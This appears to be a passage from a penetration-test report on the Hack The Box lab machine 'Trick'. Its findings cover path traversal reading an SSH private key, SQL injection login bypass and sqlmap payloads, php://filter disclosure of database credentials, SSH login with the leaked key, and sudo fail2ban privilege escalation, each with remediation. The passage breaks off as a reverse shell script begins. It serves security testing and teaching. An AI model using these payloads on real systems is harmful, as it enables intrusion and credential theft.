
Request (via Burp Repeater):

```
GET /index.php?page=../../../../../../../../home/michael/.ssh/id_rsa HTTP/1.1
Host: preprod-marketing.trick.htb
```

Response:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZ...
-----END OPENSSH PRIVATE KEY-----
```



2. SQL Injection Leading to FILE Privilege Abuse - Critical

CWE	CWE-306 - Missing Authentication for Critical Function
CVSS 3.1	10.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Root Cause	The MySQL database user `remo@localhost`, used by the web application, possesses the `FILE` privilege. This privilege allows the attacker — through SQL injection — to write arbitrary files to the server's filesystem. This misconfiguration, when combined with previously confirmed SQL injection on the `username` POST parameter, can lead to remote code execution if a writable web path is targeted.
Impact	With `FILE` privileges, an attacker can: • Write PHP web shells to directories served by the web server • Modify critical files or drop malicious cron jobs • Achieve remote code execution • Maintain long-term access or pivot to other users/data This elevates SQL injection from data exposure to full system compromise.
Affected Component	• Database - MySQL (payroll_db) - User remo@localhost has FILE privilege • Web Application - http://preprod-payroll.trick.htb - SQL injection already confirmed on login endpoint • Web Server - nginx 1.14.2 - May expose writable paths to the attacker via file write exploitation • Backend Component - SQL Configuration - Insecure privilege configuration in MySQL
Remediation	• Revoke the FILE privilege from application-level DB users: `REVOKE FILE ON *.* FROM 'remo'@'localhost';` • Follow the principle of least privilege: Application users should only have `SELECT, INSERT, UPDATE`, and `DELETE` as needed. • Audit all MySQL user privileges for unnecessary permissions. • Fix the SQL injection vector immediately.
References	• CWE-306 – Missing Authentication for Critical Function - https://cwe.mitre.org/data/definitions/306.html • CWE-89 – SQL Injection - https://cwe.mitre.org/data/definitions/89.html • OWASP SQL Injection Guide - https://owasp.org/www-community/attacks/SQL_Injection • MySQL FILE Privilege Reference - https://dev.mysql.com/doc/refman/5.7/en/privileges-provided.html#priv_file

Finding Evidence

Tool Used:

```
sqlmap -r login.req --risk 3 --level 5 --technique=BEU --batch --privilege
```

Confirmed SQL Injection Point (resume):

```
POST parameter: username
Type: error-based & boolean-based
```

Retrieved Privilege:

```
User: 'remo'@'localhost'
Privilege: FILE
```

```
---
[11:53:18] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[11:53:18] [INFO] fetching database users privileges
[11:53:18] [INFO] retrieved: ''remo'@'localhost''
[11:53:18] [INFO] retrieved: 'FILE'
database management system users privileges:
[*] 'remo'@'localhost' [1]:
    privilege: FILE
```

3. Unauthorized System Access via Disclosed SSH Private Key - Critical

CWE	CWE-284 - Improper Access Control
CVSS 3.1	10.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Root Cause	Following the disclosure of the private SSH key for user `michael` (see Finding #11), the attacker successfully authenticated to the system via SSH using this key, without providing any password or additional credentials. This confirms unauthorized, remote shell access to the system at the OS level.
Impact	With full SSH access as a valid local user (`michael`), the attacker can: • Execute arbitrary system commands • Read and modify user files • Enumerate internal services and network • Escalate privileges locally (e.g., sudo, kernel exploits) • Maintain long-term persistence (e.g., via SSH keys, cron jobs, binaries) This represents complete compromise of the affected system's confidentiality, integrity, and availability.
Affected Component	• Operating System - trick (10.129.227.180) - Debian GNU/Linux; host now accessible via SSH • User Account - michael - Unprivileged system user; confirmed valid login • SSH Service - Port 22 - Accepts authentication via leaked private key
Remediation	• Immediately revoke or rotate the exposed SSH key • Remove the corresponding public key from `~/.ssh/authorized_keys` • Audit user `michael`'s activity and system-wide login history • Consider re-imaging or performing forensic analysis • Fix the LFI that allowed key retrieval • Consider disabling passwordless SSH for local users or enforcing 2FA
References	• CWE-284 – Improper Access Control - https://cwe.mitre.org/data/definitions/284.html • MITRE ATT&CK – T1078 Valid Accounts - https://attack.mitre.org/techniques/T1078/ • CIS Controls v8 – Control 5.2 / 5.4 - Manage authorized access and credentials securely - https://www.cisecurity.org/controls

Finding Evidence

-----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNza... < - [REDACTED] - > ...WxAdHJpY2sBAgMEBQ== -----END OPENSSH PRIVATE KEY-----

Login Performed:

```
ssh -i michael.key michael@10.129.227.180
```

```
└──╼ [★]$ ssh -i michael.key michael@10.129.227.180
Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
michael@trick:~$ whoami
michael
michael@trick:~$ hostname
trick
```

4. Authentication Bypass via SQL Injection - Critical

CWE	CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The login functionality of the web application hosted on http://preprod-payroll.trick.htb is vulnerable to SQL injection. The input from the username field is not properly sanitized before being included in a backend SQL query. By injecting a crafted SQL payload into the username field, an attacker is able to bypass authentication entirely and gain unauthorized access to the application.
Impact	A successful authentication bypass using SQL injection can: • Grant attackers full access to administrative or user accounts. • Bypass any frontend or backend access control mechanisms. • Allow attackers to pivot further into the application or backend systems. • Potentially expose sensitive financial or personal data managed by the application. In this case, the following SQL payload was used: `admin' or 1=1-- -` This altered the backend SQL query logic to always return a valid user row, effectively bypassing the password check and logging in as admin.
Affected Component	• Web Application - http://preprod-payroll.trick.htb - Login form vulnerable to SQLi in the username parameter • Input Field - username - Accepts unsanitized input, allowing SQL manipulation • Authentication - Login mechanism - Can be bypassed with Boolean-based SQL injection • Backend Component - Application SQL Logic - Lacks input sanitization or parameterization
Remediation	Implement the following protections: • Use parameterized queries / prepared statements for all database access. • Input validation: Reject or sanitize all unexpected characters (', --, etc.). • Implement web application firewalls (WAF) to detect and block common injection patterns. • Enable detailed logging and alerting for suspicious login behavior (e.g., multiple failed logins, anomalies in input format). • Conduct regular code audits and automated scans (e.g., with tools like SQLMap, Burp Scanner). Example of secure SQL using prepared statements (Python): `cursor.execute("SELECT * FROM users WHERE username = %s AND password = %s", (user, pw))`
	• CWE-89 – SQL Injection - https://cwe.mitre.org/data/definitions/89.html

References	• OWASP Top 10 – A03:2021 Injection - https://owasp.org/Top10/A03_2021-Injection/ • NIST SP 800-53 Rev. 5 – SI-10: Information Input Validation - https://nvd.nist.gov/800-53/Rev5/control/SI-10 • CIS Controls v8 – Control 16.4 - Validate all input to applications to protect against injection - https://www.cisecurity.org/controls

Finding Evidence


Login Page:


```
http://preprod-payroll.trick.htb/login
```

Injected Payload:

```
admin' or 1=1-- -
```

Result: Bypassed login form and gained access as admin.




Not Secure
http://preprod-payroll.trick.htb/index.php?page=home
HTB Labs
HTB Certifications
HTB Academy
CTF Platform
Help Center
HTB Blog
Recruitment Management System
Administrator
Home
Attendance
Payroll List
Employee List
Depatment List
Position List
Allowance List
Deduction List
Users
Welcome back Administrator!

5. Blind SQL Injection via username Parameter (Time-Based) - Critical

CWE	CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The login API endpoint located at ajax.php?action=login is vulnerable to a time-based blind SQL injection via the username POST parameter. The application processes this input unsafely within a SQL query, allowing attackers to inject arbitrary SQL payloads. This was confirmed using sqlmap, which identified and exploited the parameter through time delay techniques (SLEEP() function), even in the absence of visible errors or direct output.
Impact	An attacker can: • Bypass authentication • Enumerate database schema and contents using blind queries • Extract sensitive application data (users, passwords, PII) • Chain this with LFI or credential reuse for privilege escalation The attack does not require authentication, increasing the risk and exposure significantly.
Affected Component	• Web Application - http://preprod-payroll.trick.htb - Login backend endpoint is injectable • API Endpoint - ajax.php?action=login - Processes unsanitized user input via POST • Parameter - username (POST) - Accepts and executes time-based SQL payloads • Backend Component - SQL Authentication Logic - Fails to parameterize input to login query

Remediation	• Use parameterized queries / prepared statements for all database interactions.
	• Validate and sanitize all incoming data on the server side.
	• Deploy Web Application Firewalls (WAF) to detect and block injection patterns.
	• Enable logging and alerting for abnormal login activity (e.g., long response times).
	
	Example (secure PHP, MySQLi):
	
	`$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");`
	`$stmt->bind_param("ss", $username, $password);`
	`$stmt->execute();`

References	• CWE-89 – SQL Injection https://cwe.mitre.org/data/definitions/89.html • OWASP Top 10 – A03:2021 Injection https://owasp.org/Top10/A03_2021-Injection/ • NIST SP 800-53 Rev. 5 – SI-10: Input Validation https://nvd.nist.gov/800-53/Rev5/control/SI-10

- CIS Controls v8 – Control 16.4 - Validate input to detect and block injection attempts https://www.cisecurity.org/controls

Finding Evidence

Intercepted Burp Request (saved to .req file):

```
POST /ajax.php?action=login HTTP/1.1
Host: preprod-payroll.trick.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://preprod-payroll.trick.htb/login.php
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 29
Origin: http://preprod-payroll.trick.htb
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=amfd7kte5l0snfpsa1uo2heqi3
Priority: u=0

username=admin&password=admin
```

Test Performed:

```
sqlmap -r login.req
```

Confirmed Injection:

```
Parameter: username (POST)
    Type: time-based blind
    Payload: username=admin' AND (SELECT 2602 FROM (SELECT(SLEEP(5)))TZBw) AND 'LSZF'='LSZF
```

Backend DBMS: `MySQL >= 5.0.12 (MariaDB fork)`

Web Server: `nginx 1.14.2`

```
[11:04:20] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 210 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 2602 FROM (SELECT(SLEEP(5)))TZBw) AND 'LSZF'='LSZF&password=
admin
---
[11:05:46] [INFO] the back-end DBMS is MySQL
[11:05:46] [WARNING] it is very important to not stress the network connection during usage of time-b
ased payloads to prevent potential disruptions
[11:05:46] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
web application technology: Nginx 1.14.2
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
```

6. Multiple SQL Injection Techniques via username Parameter - Critical

CWE	CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The backend login handler at `ajax.php?action=login` processes user-supplied data in an unsafe way, allowing multiple forms of SQL injection. During testing with `sqlmap`, the `username` POST parameter was shown to be vulnerable to: • Boolean-based blind injection • Error-based injection • UNION-based injection (with custom payloads) The presence of multiple techniques demonstrates deep input validation flaws and allows full backend database enumeration and compromise.
Impact	An attacker can: • Extract database contents (e.g., user accounts, passwords, payroll data) • Perform authentication bypass • Dump schema and data via UNION or error-based injection • Potentially achieve command execution if chained with LFI or local file writes Because no authentication is required, the exposure is critical.
Affected Component	• Web Application - http://preprod-payroll.trick.htb - Login AJAX endpoint vulnerable to multiple SQL injection types • API Endpoint - ajax.php?action=login - Processes raw user input in SQL query without sanitization • Parameter - username (POST) - Accepts boolean-based, error-based, and UNION SQL payloads • Backend Component - SQL Query Engine - Vulnerable to MySQL >= 5.0 injection via multiple channels

Remediation	• Sanitize and validate all user input at the server side
	• Use parameterized SQL queries / prepared statements:
	`$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");`
	`$stmt->bind_param("ss", $username, $password);`
	`$stmt->execute();`
	• Disable detailed SQL error output in production environments
	• Use a Web Application Firewall (WAF) and SQLi detection rules
	• Perform thorough code review and automated scanning across input handling

References	• CWE-89 – SQL Injection - https://cwe.mitre.org/data/definitions/89.html • OWASP Top 10 – A03:2021 Injection - https://owasp.org/Top10/A03_2021-Injection/

- NIST SP 800-53 Rev. 5 – SI-10: Input Validation - https://nvd.nist.gov/800-53/Rev5/control/SI-10
- CIS Controls v8 – Control 16.4 - Validate all input to mitigate injection risk - https://www.cisecurity.org/controls

Finding Evidence

Tool Used:

```
sqlmap -r login.req --risk 3 --level 5 --technique=BEU --batch
```

Injection Techniques Identified:

```
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload:
  username=admin' OR NOT 1074=1074-- PJCf&password=admin
```

```
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload:
  username=admin' OR (SELECT 9957 FROM(SELECT COUNT(*),CONCAT(0x7176787071,(SELECT
(ELT(9957=9957,1))),0x7170716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY
x)a)-- OMga&password=admin
```

Back-End DBMS: `MySQL >= 5.0 (MariaDB fork)`

Web Server: `nginx 1.14.2`

```
[11:49:15] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set
-cookie' if you experience any problems during data retrieval
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 440 HTTP(s) requests:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: username=admin' OR NOT 1074=1074-- PJCf&password=admin

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=admin' OR (SELECT 9957 FROM(SELECT COUNT(*),CONCAT(0x7176787071,(SELECT (ELT(99
57=9957,1))),0x7170716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- OMga&pas
sword=admin
---
```

7. Hardcoded Database Credentials Exposed via Source Code Disclosure - Critical

CWE	CWE-522 - Insufficiently Protected Credentials
CVSS 3.1	9.1 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Root Cause	Database credentials are hardcoded directly within a backend PHP source file (`db_connect.php`). Due to the previously identified Local File Inclusion (LFI) vulnerability, an unauthenticated attacker is able to read this file using the `php://filter` wrapper and extract sensitive credentials in base64-encoded form. The application does not protect sensitive secrets through environment variables, configuration management, or access controls.
Impact	Exposure of database credentials allows an attacker to: • Authenticate directly to the backend MySQL database. • Read, modify, or delete sensitive payroll and user data. • Escalate impact from a web application compromise to full database compromise. • Potentially achieve further lateral movement or persistence if database access is reused elsewhere. In this case, the database connection file contained valid credentials, including the database username and password.
Affected Component	• Web Application - http://preprod-payroll.trick.htb - Exposes backend source code via LFI • Backend Source File - db_connect.php - Contains hardcoded database credentials • Database - MySQL (```payroll_db```) - Accessible using exposed credentials • Configuration - Application Secrets Handling - Secrets stored in plaintext within source code

Remediation	To prevent credential exposure:
	
	• Remove hardcoded credentials from source code.
	• Store secrets securely using:
	  ◦ Environment variables
	  ◦ Secure configuration files outside the web root
	  ◦ Secret management solutions (e.g., Vault)
	• Rotate all exposed credentials immediately.
	• Restrict database access by IP and least privilege.
	• Combine with remediation of the underlying LFI vulnerability.
	
	Example (secure PHP configuration):
	
	`$conn = new mysqli(`
	`  getenv('DB_HOST'),`
	`  getenv('DB_USER'),`
	`  getenv('DB_PASS'),`

	``` getenv('DB_NAME'));``` ``` References ``` • CWE-522 – Insufficiently Protected Credentials - https://cwe.mitre.org/data/definitions/522.html • OWASP Top 10 – A02:2021 Cryptographic Failures - https://owasp.org/Top10/A02_2021-Cryptographic_Failures/ • NIST SP 800-53 Rev. 5 – IA-5: Authenticator Management - https://nvd.nist.gov/800-53/Rev5/control/IA-5 • CIS Controls v8 – Control 6.3 - Securely store and manage credentials - https://www.cisecurity.org/controls

Finding Evidence


Request (via Burp Suite Repeater):

```
GET /index.php?page=php://filter/convert.base64-encode/resource=db_connect HTTP/1.1
Host: preprod-payroll.trick.htb
```

Decoded Response (Base64):

```
$conn = new mysqli(
    'localhost',
    'remo',
    '[REDACTED]',
    'payroll_db'
) or die("Could not connect to mysql".mysqli_error($conn));
```

This confirms that valid database credentials were exposed through source code disclosure.



8. Privilege Escalation via Misconfigured Sudo on fail2ban - High

CWE	CWE-250 - Execution with Unnecessary Privileges
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Root Cause	The user michael is allowed to execute `/etc/init.d/fail2ban restart` via `sudo` without supplying a password, as defined in the sudoers configuration:
	`User michael may run the following commands on trick:`
	`(root) NOPASSWD: /etc/init.d/fail2ban restart`
	Because the script is executed as `root`, and because traditional init scripts are usually editable, predictable, or reference external configurations, an attacker can manipulate this execution path to gain privileged code execution.

Impact	With control over files sourced by the `fail2ban` init script — or by modifying environment variables or binaries used by it — the attacker can: • Inject malicious commands into the execution flow • Gain a root shell • Modify system files, backdoors, or logs • Disable or alter host-based firewalls • This results in complete compromise of the system at the root level.
Affected Component	• User Privilege Config - /etc/sudoers - michael can execute service restart • System Service - fail2ban - Traditional init.d script, root-owned • Host OS - trick (Debian 10) - Local misconfiguration on Linux box
Remediation	Restrict the `sudo` rule to a safer wrapper script, or remove it entirely Replace with `systemctl` + `sudoers !requiretty` + whitelist restrictions if necessary Audit all files referenced by the `fail2ban` init script for tampering Run `sudo -l` across all local users to identify similar escalation paths
References	• CWE-250 – Execution with Unnecessary Privileges - https://cwe.mitre.org/data/definitions/250.html • GTFOBins – sudo/init.d - https://gtfobins.github.io/gtfobins/init.d/ • MITRE ATT&CK – T1548.003: Abuse Elevation Control Mechanism: Sudo and Sudo Caching - https://attack.mitre.org/techniques/T1548/003/ • CIS Controls v8 – Control 4.8 / 4.9 - Limit and manage the use of privilege

Finding Evidence

```
sudo -l
```

```
michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart
```

9. Root Privilege Escalation via fail2ban Action Injection - High

CWE	CWE-434 - Unrestricted Upload of File with Dangerous Type
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Root Cause	The `michael` user had passwordless `sudo` access to restart the fail2ban service, which runs with root privileges:
	`User michael may run the following commands on trick:`
	`(root) NOPASSWD: /etc/init.d/fail2ban restart`
	By replacing a referenced fail2ban action script, the attacker was able to inject a malicious payload that executed as root when fail2ban restarted.

Impact	This vector resulted in: • Root-level arbitrary command execution • Full host compromise • Ability to persist, exfiltrate, or tamper with logs, configs, users, or binaries
Affected Component	• Sudoers Config - /etc/sudoers - michael can restart fail2ban • Service - fail2ban - Executes arbitrary action scripts • File - /etc/fail2ban/action.d/iptables-multiport.conf - Overwritable logic for banned IPs • Web Service/Host - trick.htb - Local privilege escalation vulnerability
Remediation	• Restrict sudo access: Remove the `NOPASSWD` rule for service restarts unless absolutely required. • Harden fail2ban configurations: ◦ Use strict file permissions on all action scripts ◦ Validate integrity via checksum or immutable flags • Use `systemd` drop-in units or wrapper scripts that limit functionality • Audit `/dev/shm`, `/tmp`, and other world-writable paths for abuse opportunities
References	• CWE-250 – Execution with Unnecessary Privileges - https://cwe.mitre.org/data/definitions/250.html • GTFOBins – fail2ban - https://gtfobins.github.io/gtfobins/fail2ban/ • MITRE ATT&CK – T1548.003: Sudo and Sudo Caching - https://attack.mitre.org/techniques/T1548/003/ • CIS Controls – Control 4.6 / 4.8 / 4.9 - Limit privilege escalation paths and validate configurations • CWE-306: Missing Authentication for Critical Function - https://cwe.mitre.org/data/definitions/306.html

Finding Evidence

Exploitation Path

1. Created a reverse shell script at `/dev/shm/shell.sh`:

```
#!/bin/bash
